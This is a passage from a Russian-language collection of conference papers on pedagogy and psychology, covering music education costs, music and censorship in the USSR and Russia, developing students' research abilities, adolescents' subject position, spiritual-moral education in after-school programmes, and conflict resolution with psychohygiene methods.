устанавливаемой каждым образовательным учреждением например, на уровне 12 руб. 12 коп. за 1 час работы, количестве обучающихся 7 человек, нагрузке в неделю, равной 1 час в неделю и 4 часа в месяц оклад учителя без повышения составит 339,36 рублей. Коэффициент повышения оклада за индивидуаль-

ное обучение принимается на уровне 25 (для городских школ). Тогда месячный оклад педагога музыки с повышением составит 8484 руб. С учетом описанного выше воспитательного и образовательного эффекта от индивидуальных занятий, проводимых ученикам вместе с их родителями, данные расходы представляются вполне приемлемыми.

Библиографический список:

1. Кабалевский Д. Б. Основные принципы и методы программы по музыке для общеобразовательной школы / Программы общеобразовательных учреждений «Музыка» 1-8 классы под руководством Д. Б. Кабалевского. – 3-е издание. – М.: Просвещение, 2006. – 225 с.
2. Советский энциклопедический словарь. – М.: Советская энциклопедия, 1980. – 1600 с.
3. Лесгафт П.Ф. Семейное воспитание ребенка и его значение. – М., 1990. – 43 с.
4. Алферов А.Д. Психология развития школьников: учебное пособие по психологии. – Ростов н/Д: Феникс, 2000. – 384 с.
5. Барышников Е.Н., Жолован С.В., Щекина О.А. Уроки семейных ценностей: Методические рекомендации. – СПб., 2012. – 40 с.

МУЗЫКА КАК ЗЕРКАЛО СОВРЕМЕННОГО ОБЩЕСТВА

Иванов К.В., Воробьева О.Б.

Самарский государственный университет путей сообщения

В данной статье хотелось бы отразить о взаимодействии общества и музыки в XX-XXI веках, а также рассказать о влиянии как общества на музыку, так и музыки на общество.

20-й век был очень богат на различные события. Произошло множество войн, были экономические и политические волнения, совершались научные открытия - всё это отражалось на обществе, в том числе и на музыке.

Во времена Великой депрессии в США люди устали от экономического кризиса, что явилось одной из предпосылок к развитию нового жанра в музыке - джаза. Джаз стал некой отдушиной для граждан в США.

В это же самое время в СССР происходило становление и утверждение государственной цензурной системы, что, несомненно, сыграло большую роль в развитии музыки. Согласно Постановлению о создании Комитета по контролю за репертуаром от 9 февраля 1923 года, "ни одно произведение не может быть допущено к публичному исполнению без разрешения Комитета". Запрещалось любое инакомыслие, любая написанная песня подвергалась жесткой цензуре.

Что интересно - в США музыка прекрасно отражала общественное настроение и ситуацию в стране, в СССР любое музыкальное произведение отражало необходимую для института государства информацию. Следовательно, музыка в СССР не могла в полной мере отражать истинное общественное мнение.

Стоит отметить, что XX век стал веком научных открытий – стремительно развивалась электроника и производство. Каждому человеку стала доступна музыка, что позволяло обществу в большей степени отражать свои настроения через искусство.

Этому способствовало и бурное развитие средств массовой информации. В Советском Союзе цензура существовала по декабрь 1991-го года, однако, с началом «оттепели» и с последующим «периодом застоя» советское общество гораздо решительнее начало высказывать своё мнение, чем раньше. К примеру, Владимир Высоцкий в 1973 году отправлял письмо Министру культуры СССР с просьбой разрешить выступать перед слушателями. Спустя 9 лет была издана инструкция, согласно которой все профессиональные и любительские музыканты обязаны 80% своего концертного репертуара составлять из песен, написанных членами Союза композиторов СССР.

В западном мире в послевоенный период началось развитие и формирование различных субкультур, которые образовывались под влиянием определенной музыки, а затем создавали и свои направления. Как было сказано ранее - в СССР была цензура, но от западного влияния трудно было спрятаться. В СССР субкультуры тоже имели место быть, но были крайне малоразвиты ввиду введения массовой идеологии и жёсткой цензуры.

В итоге вся запрещенная цензурой культура и музыка ушла в подполье и вышла оттуда только в конце 80-х годов. С конца 90-х и до начала XXI века отечественная музыка развивалась под сильнейшим западным влиянием.

После развала СССР и снятия «железного занавеса» зарубежная музыка стала доступна всем, появилась практически полная свобода слова, стали появляться новые для России молодежные направления, а за ними и новые направления в музыке. С появлением свободы слова появилась возможность отражать существующую действительность посредством музыки. В итоге, все основные политические и экономические события получили свое отражение в музыке, как позитивное, так и негативное.

В последнее время в России снова начала появляться цензура, некоторые песни могут быть запрещены правительством и занесены в список экстремистских материалов (как произошло с группой «Монгол Шуудан» и фестивалем «Неформат» в Саратовской области в 2013 году)

В современном мире имеет место такое явление, как обезличивание искусства. Оно развилось ввиду повсеместного появления интернета. Если раньше музыка имела собственные культурные особенности, то современная музыка довольно однообразная, несмотря на огромное количество жанров. Это происходит из-за использования современными музыкантами сети интернет, куда выкладывают свои песни, зачастую даже без живых выступлений.

Общество имеет очень сильную зависимость от музыки, как и музыка от общества. Не важно была ли песня исполнена бардом на проспекте или выложена в интернет – она будет иметь своё влияние на общественность и отражать политико-экономическую и идеологическую ситуацию в каждой стране.

Библиографический список:

1. Блюм А.В. Советская цензура в эпоху тотального террора 1929-1953. – СПб.: Академический проект. 2000.- 321с.
2. Белякова О.Б. Культурные составляющие оптимистического мироощущения русского народного характера // Наука и культура России. Самара, 2005.С.46-47.
3. Гажим И., Лакуста В. Особенности восприятия времени под воздействием музыки; или О том, как музыка продлевает жизнь // Вестник кафедры ЮНЕСКО «Музыкальное искусство и образование».2015. - №3. – С.32-43.
4. Гордеева О.А., Новикова О.К. Понятие стиль в культуре // Наука и образование транспорту.2012.С.348-351
5. Гордеева О.А. Рассуждение о стиле // Научные исследования – 2011: материалы VII Международной научно-практической конференции.2011.С.1-3.

РАЗВИТИЕ ИССЛЕДОВАТЕЛЬСКИХ СПОСОБНОСТЕЙ ОБУЧАЮЩИХСЯ КАК ПЕДАГОГИЧЕСКАЯ ПРОБЛЕМА

Иващенко А.Д., Челпаченко Т.В.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

В педагогической науке существует несколько теоретических подходов к изучению вопроса о развитии исследовательских способностей обучающихся. Ученые единогласно принимают тот факт, что развитие исследовательских способностей становится опорным звеном современной системы образования.

На современном этапе развития общества, характеризующемся высоким уровнем информатизации, кардинально изменились требования к системе образования. Роль современной школы заключается в том, чтобы предоставить ученику возможность получить такое образование, которое обеспечивает его необходимыми научными знаниями, практическими умениями и навыками.

Целью современного образования является, в первую очередь, развитие свойств личности, необходимых человеку для осуществления социально-значимой деятельности. Так, ожидаемыми результатами образования, согласно принятым федеральным государственными

стандартам старшей школы, является выпускник, обладающий, наряду с другими, следующими личностными характеристиками («портрет выпускника школы») [5]:

- креативный и критически мыслящий, активно и целенаправленно познающий мир, осознающий ценность образования и науки, труда и творчества для человека и общества;
- владеющий основами научных методов познания окружающего мира;
- мотивированный на творчество и инновационную деятельность;
- готовый к сотрудничеству, способный осуществлять учебно-исследовательскую, проектную и информационно-познавательную деятельность.

Как показывает практика, успешность человека в обществе определяется способностью грамотно планировать, предсказывать результаты собственной деятельности, находить эффективные средства проверки ее значимости и, безусловно, способностью качественно анализировать последствия своей деятельности на благо общественного прогресса. Все вышеперечисленные действия соответствуют логике проведения научного исследования, а обычно человек сталкивается с такого рода деятельностью ещё на школьной скамье. Таким образом, необходимость формирования и развития исследовательских способностей обучающихся является одной из первостепенных задач современного образования.

Обучающийся может развить перечисленные качества, работая при этом над своими исследовательскими способностями. В связи с этим появилась необходимость использования методов развития исследовательских способностей.

Так, С.Г. Тумакова рассматривает ученическое научное общество как инструмент развития исследовательских способностей: «Основная форма работы научного общества учащихся - это секция, в которую могут быть объединены учащиеся тех классов, возраст которых определен положением НОУ конкретной школы. В секцию объединяются ребята, которые имеют общие интересы в той или иной области знаний» [3, с. 245].

А.А. Ушаков в качестве фактора развития исследовательской компетентности выделяет личностно-осмысленный опыт осуществления учебно-исследовательской деятельности. При этом отмечается, что «на практике организация учебно-исследовательской работы направлена лишь на формирование исследовательских умений и навыков, при этом не учитываются личностно-смысловые аспекты рассматриваемой проблемы и образовательные результаты, обеспечивающие успешную деятельность вне школы. Это актуализирует компетентностный подход в организации учебно-исследовательской деятельности учащихся в условиях профильного обучения в общеобразовательной школе» [4, с. 55].

В научной литературе выделяют также метод проектов и исследовательскую деятельность как способы развития исследовательских способностей. Отмечается, что границы между определениями терминов «метод проектов» и «исследовательская деятельность» условные.

Е.С. Полат определяет метод проектов как «способ достижения дидактической цели через детальную разработку проблемы (технологию), которая должна завершиться вполне реальным, осязаемым практическим результатом, оформленным тем или иным образом» [2, с. 76].

«Под исследовательской деятельностью понимается деятельность учащихся, связанная с решением учащимися творческой, исследовательской задачи с заранее неизвестным решением (в отличие от практикума, служащего для иллюстрации тех или иных законов природы). Такая деятельность предполагает наличие основных этапов, характерных для исследования в научной сфере, нормированную исходя из принятых в науке традиций: постановку проблемы, изучение теории, посвященной данной проблематике, подбор методик исследования и практическое овладение ими, сбор собственного материала, его анализ и обобщение, собственные выводы» [1, с. 14].

Как видим, при интерпретации термина «метод проектов» включается понятие исследовательской деятельности. Так, границы между этими методами размываются. Если же мы обратимся к сущности метода исследовательской деятельности, то можем увидеть следую-

щую закономерность: исследовательская деятельность становится разновидностью метода проекта.

Тот или иной метод может быть использован как во внеурочной, так и в урочной деятельности. Однако среди ученых-методистов распространено мнение о том, что метод проектов подразумевает внеурочную деятельность. В свою очередь, исследовательская деятельность присуща урочной работе. При всем этом, заявленные методы решают общедидактические задачи образования.

А.В. Леонтович высказал интересное мнение о развитии исследовательских способностей: «Главным смыслом исследования в сфере образования есть то, что оно является учебным. Это означает, что его главной целью является развитие личности учащегося, а не получение объективно нового результата, как в «большой» науке» [1, с. 16].

Таким образом, мы пришли к выводу о том, современная система образования ставит перед выпускником жизненно необходимые личностные и общеучебные требования. Развитие исследовательских способностей позволит формированию личностных качеств выпускника. Несмотря на то, что существуют разногласия в теоретических подходах к формированию исследовательских способностей, а также способов их развития, единым остается лишь тот факт, что это способствует достижению дидактической цели образования.

Необходимо также отметить, что способности человека – это определенные свойства и качества личности, базирующиеся на имеющихся у него природных задатках, а также приобретенных знаниях, умениях и навыках, позволяющие ему успешно выполнять ту или иную деятельность. При этом развитие любых способностей, переход на более высокий уровень качества выполнения поставленных задач происходит исключительно в процессе деятельности. Не все люди имеют одинаковые «начальные условия» для формирования и развития различных способностей, однако исследования показывают, что их развитие возможно у каждого со свойственной ему динамикой и результативностью.

Библиографический список:

1. Леонтович, А.В. Исследовательская деятельность учащихся / А.В. Леонтович. М.: Издание МГДД(Ю)Т, 2003. С. 14-19.
2. Новые педагогические и информационные технологии в системе образования: Учебное пособие / Е. С. Полат, М. Ю. Бухаркина, М. В. Моисеева, А. Е. Петров; под ред. Е. С. Полат. М.: Издательский центр «Академия», 2005.
3. Тумакова, С.Г. Социально-психологическая секция научного общества в общеобразовательной школе как инструмент по развитию исследовательских способностей учащихся / С.Г. Тумакова // Вестник Северо-Кавказского гуманитарного института. № 3. 2014. С. 245-252
4. Ушаков, А.А. Развитие исследовательской компетентности учащихся профильной школы как личностно-осмысленного опыта осуществления учебно-исследовательской деятельности / А.А. Ушаков // Вестник Адыгейского государственного университета. Серия 3: Педагогика и психология. № 5. 2008. С. 45-51.
5. Федеральный государственный образовательный стандарт среднего общего образования (10-11 кл.). Режим доступа: минобрнауки.рф/документы/2365. (Дата обращения: 20.01.2017).
6. Челпаченко, Т.В. Дидактическая система В.А. Сухомлинского (теория и практика) / Т.В. Челпаченко. Оренбург : Изд-во ОГПУ. 2012, 280 с.

СУБЪЕКТНАЯ ПОЗИЦИЯ ПОДРОСТКА КАК ПСИХОЛОГО-ПЕДАГОГИЧЕСКАЯ ПРОБЛЕМА

Канищева К.Ю., Попова В.И.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

Обращение к субъектной позиции подростка обусловлено ростом субъектной составляющей обоснования и решения современных проблем образования. Субъектные основания деятельности обучающегося обосновываются исследователями с разной смысловой и содержательной составляющей.

Для современной социокультурной ситуации важно учитывать, что высшей ценностью является человек, который способен к саморазвитию и который способен занимать позицию активного субъекта. Сообщество заинтересовано в становлении самостоятельной, свободной

личности, готовой к самореализации. Проблема формирования субъектной позиции наиболее ярко проявляется в подростковом возрасте, когда происходит утверждение внутренних основ мировосприятия – ценностей и образцов поведения.

Подростковый возраст – это период в развитии человека, переходный этап между детством и взрослостью. Согласно Д.Б. Эльконину, каждый возрастной период характеризуется социальной ситуацией развития, ведущей деятельностью и психическими новообразованиями. В общении со сверстниками подросток учится строить отношения и начинает анализировать себя, при этом появляется интерес к собственной личности. Это происходит как в учёбе, так и во внеучебной деятельности. Подросток учится обращать внимание на собственные качества, сопоставляя себя с другими[5].

В старшем подростковом возрасте в качестве ведущей деятельности можно выделить учебно-профессиональную деятельность как усвоение системы научных понятий в контексте предварительного профессионального самоопределения. Согласно Л. И. Божович, в этот период жизни происходит изменение отношений подростка к миру и к себе. Подросток формирует своё мировоззрение, свои жизненные планы, что в конечном счете позволит ему жить самостоятельно [1].

Что же такое субъект? По мнению Н.М. Борытко, субъект – это носитель предметно-практической деятельности и познания, «активный деятель», источник осознанной, целенаправленной активности. Стать субъектом деятельности – значит быть способным к творческому преобразованию[2, 225].

Понятие «субъектная позиция» находится в поле внимания философов, психологов, педагогов и других исследователей. Главная особенность соотнесенности различных наук заключается в том, что человек изучается в системе бесконечно многообразных противоречивых качеств. Важнейшее из них, по мнению А.В. Брушлинского, быть субъектом, то есть творцом своей истории, собственного жизненного пути[4, 272].

Обнаружено, что субъектная позиция как междисциплинарная категория может быть рассмотрена на философском, психологическом и педагогическом уровне. Философский аспект определяет направленность методологического анализа понятия «субъектная позиция» и позволяет обосновать педагогическую концепцию формирования субъектной позиции подростка. Психологический аспект обогащает исследователя структурно-содержательной характеристикой субъектной позиции, раскрывает механизмы ее формирования. Педагогический уровень в соотнесенности с выявленными аспектами позволяет определить содержание, способы и средства формирования субъектной позиции ребенка в процессе воспитания. Так появляется возможность обоснования принципов, содержания и методов педагогической деятельности, ориентированной на решение заявленной проблемы.

Обобщенно под субъектной позицией подростка следует понимать его внутреннюю позицию, основанную на системе ценностных отношений к миру, другим людям, самому себе, позволяющую ему сознательно, ответственно и свободно не только строить свою жизнь, но и совершать поступки, осуществлять жизненный выбор, нести ответственность за принятые решения. Субъектную позицию подростка характеризует совокупность целей и ценностей, осознанно и ответственно реализуемых им в различных ситуациях и способах деятельности, а также в общении с другими людьми.

Таким образом, успешному развитию субъектной позиции подростка способствует рост таких характеристик личности, как активность, самостоятельность, ответственность, свобода выбора. То, насколько сможет подросток реализовать данные характеристики и достичь поставленных целей, зависит от педагогических условий, в которых происходит совершенствование его личности.

Понятие субъекта деятельности как того, что определяет себя, в отличие от объекта, представлено во многих исследованиях, которые представляют интерес для особенностей формирования субъектной позиции обучающегося. К настоящему времени в науке существуют теоретические предпосылки решения проблемы формирования субъектной позиции. В исследованиях Л.И. Анцыферовой, В.Г. Ананьева, Г.С. Батищева, Л.П. Бугево, А.В. Бруш-

линского, В.Н. Дружинина, В.В. Знакова, С.Л. Рубинштейна человек рассматривается как субъект своей собственной деятельности.

Параметры субъектности (активность, свобода выбора, способность к самопознанию, саморазвитию, самопониманию, способность быть творцом собственной жизни) рассматриваются в работах В.А. Петровского, В.Н. Рассадина, В.И. Слободчикова, А.В. Серых. Пониманию сущности субъектной позиции уделяется внимание в работах И.А. Колесниковой, О.А. Мацкайловой. В педагогической литературе такими исследователями, как Н.М. Боротко, Т. Паньшина, Е.В. Рыбакова, Е.В. Кулакова, субъектная позиция в учебном процессе рассматривается как осознанное отношение к учебной деятельности через функции самопонимания, самореализации, самоутверждения, саморазвития и самооценки. Особую роль в становлении субъектной позиции играют его внутренние субъектные характеристики: предоставление человеку свободы выбора, активность, возможность саморазвития и проявления креативности [3].

Обосновано, что развитие субъектности и формирование субъектной позиции должно проводиться, во-первых, с учётом возрастных особенностей обучающихся, а во-вторых, целенаправленно через деятельность в рамках познания мира, жизни и самого себя; выбора действий в отношении к другим и самому себе.

Опираясь на исследования Л.И. Божович, Л.С. Выготского, И.С. Кона, А.Н. Леонтьева, Д.И. Фельдштейна, констатируем, что подростковый возраст является благоприятным для формирования и развития субъектных качеств и субъектной позиции. Именно на данном этапе происходит смена «объективистского» взгляда на себя (на субъективную позицию) «изнутри». Заявленная особенность собственного развития зависит от того, насколько активной, эмоционально окрашенной будет его деятельность, в которой он сможет проявить и выразить себя.

Библиографический список:

1. Божович Л.И. Этапы формирования личности в онтогенезе // Психология личности: Хрестоматия. Т. 2. - Самара: Издательский дом «Бахрах-М», 2006. - С. 95-144.
2. Боротко Н.М. Пространство воспитания: образ бытия: Монография. - Волгоград: Перемена, 2000. - 225 с.
3. Боротко Н.М., Мацкайлова О.М. Становление субъектной позиции учащегося в гуманитарном пространстве урока: Монография / Науч. ред. Н.К. Сергеев. - Волгоград: Изд-ва ВГИПКРО, 2002. - 131 с.
4. Брушлинский А. В. Психология субъекта / отв. ред. В.В. Знаков. - М.: Институт психологии РАН; СПб.: Изд-во «Алетейя», 2003. - 272 с.
5. Эльконин Д. Б. Избранные психологические труды. - М., 1989. - 143 с.

ДУХОВНО – ПРАВСТВЕННЫЙ ПОТЕНЦИАЛ ВОСПИТАНИЯ МЛАДШЕГО ШКОЛЬНИКА В СИСТЕМЕ ДОПОЛНИТЕЛЬНОГО ОБРАЗОВАНИЯ

Карпова М.В., Попова В.И.

ФГБОУ ВО «Оренбургский государственный педагогический университет»

В современной образовательной ситуации ощущается необходимость возрождения и поддержания духовно – нравственного воспитания во всех сферах жизни ребенка, включая дополнительное образование. Одним из факторов решения заявленной проблемы является учет противоречия между необходимостью духовно-нравственного воспитания детей и декларируемыми стандартами образовательной системы, которые не позволяют достичь полноценного развития ребенка.

Другое важное обстоятельство - социально-экономические и политические преобразования, нестабильность социальных условий жизни, но самая серьезная опасность – это разрушение ценностных оснований развития личности. При этом необходимо учитывать, что в России накоплен такой культурный потенциал, благодаря которому возможно создание культурно-созидательного пространства для духовно-нравственного воспитания обучающегося.

В настоящее время дополнительное образование играет большую роль в воспитании детей. «Межведомственная программа развития системы дополнительного образования РФ на 2002-2005 г.», «Концепция модернизации дополнительного образования детей РФ до 2010 г.» направлены как на создание ситуации успеха для обучающихся в процессе интеграции основного и дополнительного образования, так и организацию дополнительного образования детей в общеобразовательной школе.

Воспитание следует рассматривать не только как создание условий для развития и саморазвития человека, освоения им социального опыта, культуры, ценностей и норм общества, но и как взаимодействие участников воспитательного процесса. Взаимодействие следует рассматривать как диалог воспитателей и воспитуемых, а также воспитуемых между собой, при этом воспитательная эффективность взаимодействия определяется тем, «какие личности в нем участвуют, в какой мере они сами ощущают себя личностями и видят личность в каждом, с кем взаимодействуют» [4, с.8]

Следует учитывать и такой тезис: воспитывать означает «питать духовно». Однако необходимо учитывать, что нравственное воспитание – создание условий для формирования нравственных качеств, норм поведения, принятых в обществе, прочной системы повседневного морального поведения. Духовное воспитание – это формирование внутреннего отношения к жизни, обеспечивающего устойчивое и гармоничное развитие человек [5].

Духовно-нравственное воспитание – сложный, двухсторонний процесс, непосредственно связанный с усвоением обучающимися нравственных понятий, которые проявляются в переживании своего отношения к нравственному и безнравственному в поступках, поведении.

Необходимо учитывать, что младший школьный возраст является наиболее уязвимым в формировании нравственных качеств. Это возраст, когда личность вступает в сознательную фазу, формирования социальной активности. В то же время младший школьный возраст является благоприятным для начала воспитания моральных чувств и нравственных качеств, эстетического вкуса. Так происходит активная социализация: ребенок уже способен осознавать отношения между ним и окружающими, начинает разбираться в мотивах поведения, нравственных оценках, значимости конфликтных ситуаций [2].

Особенности развития дополнительного образования состоят в том, что у него есть исторический опыт работы с разновозрастными группами детей. В современных условиях активно возрастает количество учреждений дополнительного образования, несмотря на сложности социально-экономической ситуации в стране, дефицита финансирования в том числе. При этом сфера дополнительного образования детей не должна походить на школьную. Каждому ребенку до полного образования помимо школьного курса необходимо широкое духовно-нравственное и физическое воспитание. Одним из приоритетов является свобода выбора деятельности в условиях дополнительного образования.

В Оренбургской области накоплен опыт деятельности организаций дополнительного образования, одним из которых является «Станция детского технического творчества», расположенная в городе Оренбург. В нем созданы хорошие условия для развития и воспитания обучающихся в сфере технического творчества, что способствует формированию положительного отношения к творческому труду, активизирует познавательную деятельность в области техники, пробуждает любознательность и интерес к устройству различных технических объектов, знакомит обучающихся с техникой художественного конструирования, технологической документацией, дает возможность планировать и проектировать различные конструкции технических моделей. Апробировано разноплановое обучение: начальное техническое моделирование, художественное конструирование, бисероплетение, квиллинг и др.

Основными задачами организации духовно-нравственного воспитания младшего школьника являются такие, как: воспитательные, развивающие и обучающие. Они включают: формирование положительного, эмоционального отношения к техническому творчеству и соподчинение мотивов для занятий технической деятельностью, культуру труда; формирование дифференцированной самооценки результатов своей деятельности; формирование

уважительного отношения к сверстникам и педагогу; формирование духовно-нравственной и эстетической культуры; развитие обучающихся, воспитание у них нравственных ценностей, толерантности, правильных оценок событий, происходящих в окружающем мире.

Для решения заявленных задач практические занятия проводятся в виде конкурсов-выставок на лучшую работу. В конце года проводится отчетная выставка, где выбираются лучшие работы, в которых обнаруживается видение мира на нравственных началах. Так в процессе реализации программы «Художественное конструирование», рассчитанной на детей младшего школьного возраста, формируются основы конструирования из бумаги, бисера и другого материала. Направленность программы преимущественно обучающая, способствует умственному развитию ребенка, а также развивает пространственное воображение при выполнении разнотипных заданий. Духовно-нравственное воспитание состоит в том, чтобы научить младшего школьника работать в команде, участвовать в соревнованиях и конкурсах, учитывая нормы поведения и нравственное отношение к окружающим.

Таким образом, в системе начального школьного образования на протяжении многих лет неуклонно растёт внимание к проблемам духовно-нравственного воспитания подрастающего поколения. Это необходимо, так как именно в младшем школьном возрасте закладывается фундамент духовно-нравственных представлений об окружающей среде на основе патриотических, культурно-исторических и православных традиций России.

Важно учитывать, что в настоящее время востребован человек, готовый к активному преобразованию окружающей действительности, инициативный, не боящийся ответственности, умеющий работать и находить разумное сочетание индивидуальных и социальных потребностей. Духовно - нравственное воспитание предполагает становление отношений ребёнка к Родине, обществу, коллективу, людям, к труду, своим обязанностям и к самому себе. Соответственно заявленным рассуждениям необходимо развитие таких качеств, как патриотизм, толерантность, товарищество, активное отношение к действительности при глубоком уважении к людям.

Библиографический список:

1. Концепция модернизации российского образования на период до 2010 г. – М.: АПКИПРО, 2002. – 24 с.
2. Петрунина М. А. Формирование социальной активности обучающихся: учебное пособие / М. А. Петрунина. – Оренбург: ГБУ РЦРО, 2016. – 56 с.
3. Попова В.И. Теоретико-методологическое обеспечение внеаудиторной деятельности студентов.- М.: Компания Спутник+, 2005. – 70 с.
4. Попова В. И. Воспитательная работа с детьми и молодежью: содержательные доминанты. - Ценностно-смысловые ориентиры воспитательной работы с детьми и молодежью: сборник научных статей / сост. и науч. ред. д.п.н., проф. В.И. Попова – Оренбург: ГБУ РЦРО, 2015. – С. 7-19.
5. Соловцова И.А. Духовное воспитание школьников: проблемы, перспективы, технологии./И.А.Соловцова //Учебно-методическое пособие для педагогов и студентов. - Волгоград: Изд-во ВГИПК РО, 2004. – С. 49.
6. Фельдштейн, Д.И. Детство как социально-психологический феномен и особое состояние развития / Д.И. Фельдштейн // Вопросы психологии: научный журнал. – 01/1998. - №1 – С.3-19.

КОНФЛИКТЫ В СОЦИАЛЬНОЙ СРЕДЕ И СПОСОБЫ ИХ РАЗРЕШЕНИЯ

Киреев П.В., Архипов А.А.

Оренбургский институт путей сообщения – филиал СамГУПС

Конфликтология – научная отрасль изучающая специфику конфликтов в социальной среде, их сущностные характеристики и способы их разрешения.

Конфликты бывают: острыми – моментальные, симулятивные, могут быстро заканчиваться; долгосрочными – предмет конфликта может быть скрыт и постоянно проявляться очень длительное время.

Структура конфликта представлена: двумя субъектами конфликта, предметом конфликта, группами поддержки с обеих сторон, третьей стороной или авторитетным лицом, имеющим вес в обществе.

Специфическими особенностями личности, значимых для проявления конфликтов являются [1; 2]:

- социальный статус личности определяющийся: характером взаимоотношений человека с другими членами социальной группы;
- возраст, который в целом определяет уровень трансформации трансляции знаний и психолого-педагогических воздействий;
- пол - девочки более коммуникабельны и конфликтны в социальном плане, мальчики больше конфликтны на физическом уровне;
- психологическая установка личности - характеризует избирательность в общении, с одной стороны может служить мощным стимулом для установления контакта, с другой выступает серьезным препятствием для установления взаимоотношений;
- мотивы общения, которые бывают совпадающими и противодействующими по отношению к взаимодействию между членами социальной группы; совпадающие мотивы облегчают общение, противодействующие препятствуют ему;
- устойчивые психологические характеристики личности: темперамент, акцентуации, тип нервной системы.

Составление профиля конфликта делит обращение взаимодействующим индивидам на категории:

- ориентирующие - обращения взаимодействующим индивидам, направленные на уточнение, изменение и согласование своих действий с действиями других партнеров;
- стимулирующие - обращения взаимодействующим индивидам, выражающиеся побуждение партнеров к организации внимания, контроля за изменением внешней ситуации;
- оценочно-экспрессивные (положительные или отрицательные) - обращения личности, выражающиеся в его отношениях к собственным действиям и действиям партнеров, которые реагируют на индивидуальные действия данного личности.

В широком смысле под методами психологического воздействия понимается область психогигиены, разрабатывающая и осуществляющая мероприятия, направленные на сохранение и укрепление психического здоровья взаимодействующим индивидам.

Существуют следующие стратегии выхода из конфликтов[1; 2]:

- конфронтация – жесткое подавление, при чем может быть физическим, социальным, административным, финансовым; личность решает только свои цели;
- сотрудничество – взаимоотношения двух равновесных партнера, «дашь на дашь, Ты мне, Я Тебе»; достаточно надежная стратегия, но по ликвидации интереса или финансовой поддержке быстро лимитируется;
- уклонение – человек уходит от всякого столкновения, не решает не субъективных, не объективных интересов; может возникать в силу слабости личных свойств, либо при не желании личности участвовать в конфликте, тратить силы;
- приспособление – личность быстро адаптируется к окружающим условиям, педантично исполняет требования, готова идти на уступки, но решает в больше мере объективные интересы («чужих»);
- компромисс – самая сложная стратегия, человек должен обладать тонкими психологическими качествами, хорошо чувствовать ситуацию, всегда может помочь, охотно уступает людям, но не забывает и про свои интересы.

В свою очередь, к основным тактикам выходам их конфликтов относят жесткую, мягкую, нейтральную.

В свою очередь, главная цель психогигиены и используемых методов психорегуляции - обеспечить сохранение и пополнение психического здоровья человека в условиях социальной деятельности. При этом психогигиена тесно связана с психологией личности, психологией коллектива, психорегуляцией, психофармакологией.

В современном спорте нагрузка на психическую сферу взаимодействующим индивидам очень высока. По мере повышения результатов соревновательной деятельности растут и требования к психической сфере, заставляя человека действовать порой на пределе возможно-

стей. В связи с означенными положениями основными задачами психогигиены спорта являются [1]:

- восстановление психической работоспособности взаимодействующим индивидам;
- управление психическими состояниями личности в спорте;
- формирование благоприятного психологического климата в социальной группе (группе);
- психическая десенсибилизация и активация взаимодействующим индивидам;
- разработка и использование психофармакологических средств в психогигиене.

Восстановление психической работоспособности личности в системе социальной психогигиены основано на использовании возможностей восстановительной функциональной системы организма (или трофотропной). Действие этой системы зависит от уровня бодрствования. Различают следующие уровни бодрствования [3]:

- активное состояние, когда человек находится бодром, «рабочем» состоянии;
- пассивное, когда расслаблены мышцы, минимизирована двигательная активность, появляется сонливость;
- дремотное, когда сонливость отчетливо выражена;
- сон средней глубины, когда человек спит, но достаточно чутко и может проснуться под воздействием небольшого шума;
- глубокий сон, когда наступает полное отключение от внешних раздражителей, тех которые не способны вызвать рефлекторные реакции (средней силы).

Для обеспечения восстановления психической работоспособности взаимодействующим индивидам используются три группы методов, вся специфика которых, тем или иным образом, строится на основе уровней бодрствования :

- внушения в состоянии бодрствования - проходит в форме доверительного внушения и включает: анализ успехов и неудач социокультурной жизни, выявление специфических возможностей конкретного вида профессиональной деятельности для восстановления работоспособности и «сберегательных технологий», ведения психотренингов, разработку специальных словесных формул («ключей») для регуляции поведения и психических состояний взаимодействующим индивидам и др.;
- гипносуггестия - одновременно используются как свойства трофотропной функциональной системы (относительно сноподобного состояния) личности, так и возможности второсигнальной (с помощью речи) системы регуляции психики, благодаря чему эффект восстановления может быть выше, чем во время сна или при внушении в период бодрствования;
- аппаратные методы - применяются в тех случаях, когда эффективность словесных и гипносуггестивных методик оказалась недостаточной или степень психического напряжения не позволяет надеяться на успех восстановления психической работоспособности; к ним относятся: электроанальгезия, электромассаж, электропунктура, электронаркоз и др [2; 3].

В свою очередь, важно учитывать, что при всей многогранности динамики психических состояний в социальной деятельности специфика предмета психогигиены позволяет определить три основных типа ситуаций, в которых используется психорегуляция: коррекция динамики усталости, снятия избыточного психического напряжения, преодоление состояния фрустрации.

Коррекция динамики усталости взаимодействующим индивидам в самом общем виде сводится к: назначению щадящего режима, рациональной смене деятельности личности, соблюдению взаимодействующими индивидами режима нагрузки и отдыха, внушению и самовнушению сна, обучению социальной группы (команды) рациональным приемам отдыха при кратковременных паузах, музтерапии, использованию функциональной музыки, картинок природы для релаксации.

Снятие избыточного психического напряжения у взаимодействующим индивидам сопряжено со стратегией десенсибилизации, то есть снижения чувствительности к факторам, вызываемым неадекватное психическое напряжение, а так же с устранением причин стрессо-

вого состояния. Для снятия избыточного психического напряжения взаимодействующим индивидам эффективно использовать:

- гипносуггестивные методики, релаксация в которых достигается с элементами соматотерапии, при этом вербальные формулы должны быть ориентированы: в случае необходимости снижения избыточного напряжения - на успокоение («...тело расслаблено, дыхание спокойное, мышцы тела наливаются свинцовой тяжестью ...»); в случае необходимости поддержания оптимального уровня боевой готовности, без крайних проявлений напряжения, на формирование у личности состояния, выражающегося в вербальной кодировки «горячее сердце и холодная голова»;

- гипносуггестивные методики, релаксация в которых достигается аппаратным методом (электроанельгезия, электромассаж в сочетании с функциональной музыки, краткими вербальными формулами и др.).

Стратегия преодоления фрустрации характеризуется быстрым переходом от состояния спокойного рационального анализа ситуации к энергичным действиям по достижению цели. Фрустрация - психическое состояние человека, вызываемое неожиданным возникновением препятствий на пути к намеченной цели, переживанием неудачи. Успешному разрешению ситуации способствует устранение избыточной реакции на неудачи и повышение у личности уверенности в себе, для чего может применяться комплекс процедур, включающих: логический анализ ситуации, тактику дренажа эмоций, техники психической защиты, разработку плана для выхода из негативной ситуации и др. [1; 2].

Эффективность процесса формирования благоприятного психологического климата в социальной группе, во многом обуславливается качеством работы психолога в: управлении поведением взаимодействующим индивидам, обеспечении взаимодействия между членами социальной группы (команды), установлении оптимальных механизмов взаимовлияния взаимодействующим индивидам друг на друга, обеспечении индивидуального и личностного подхода к каждому члену социальной группы и др.

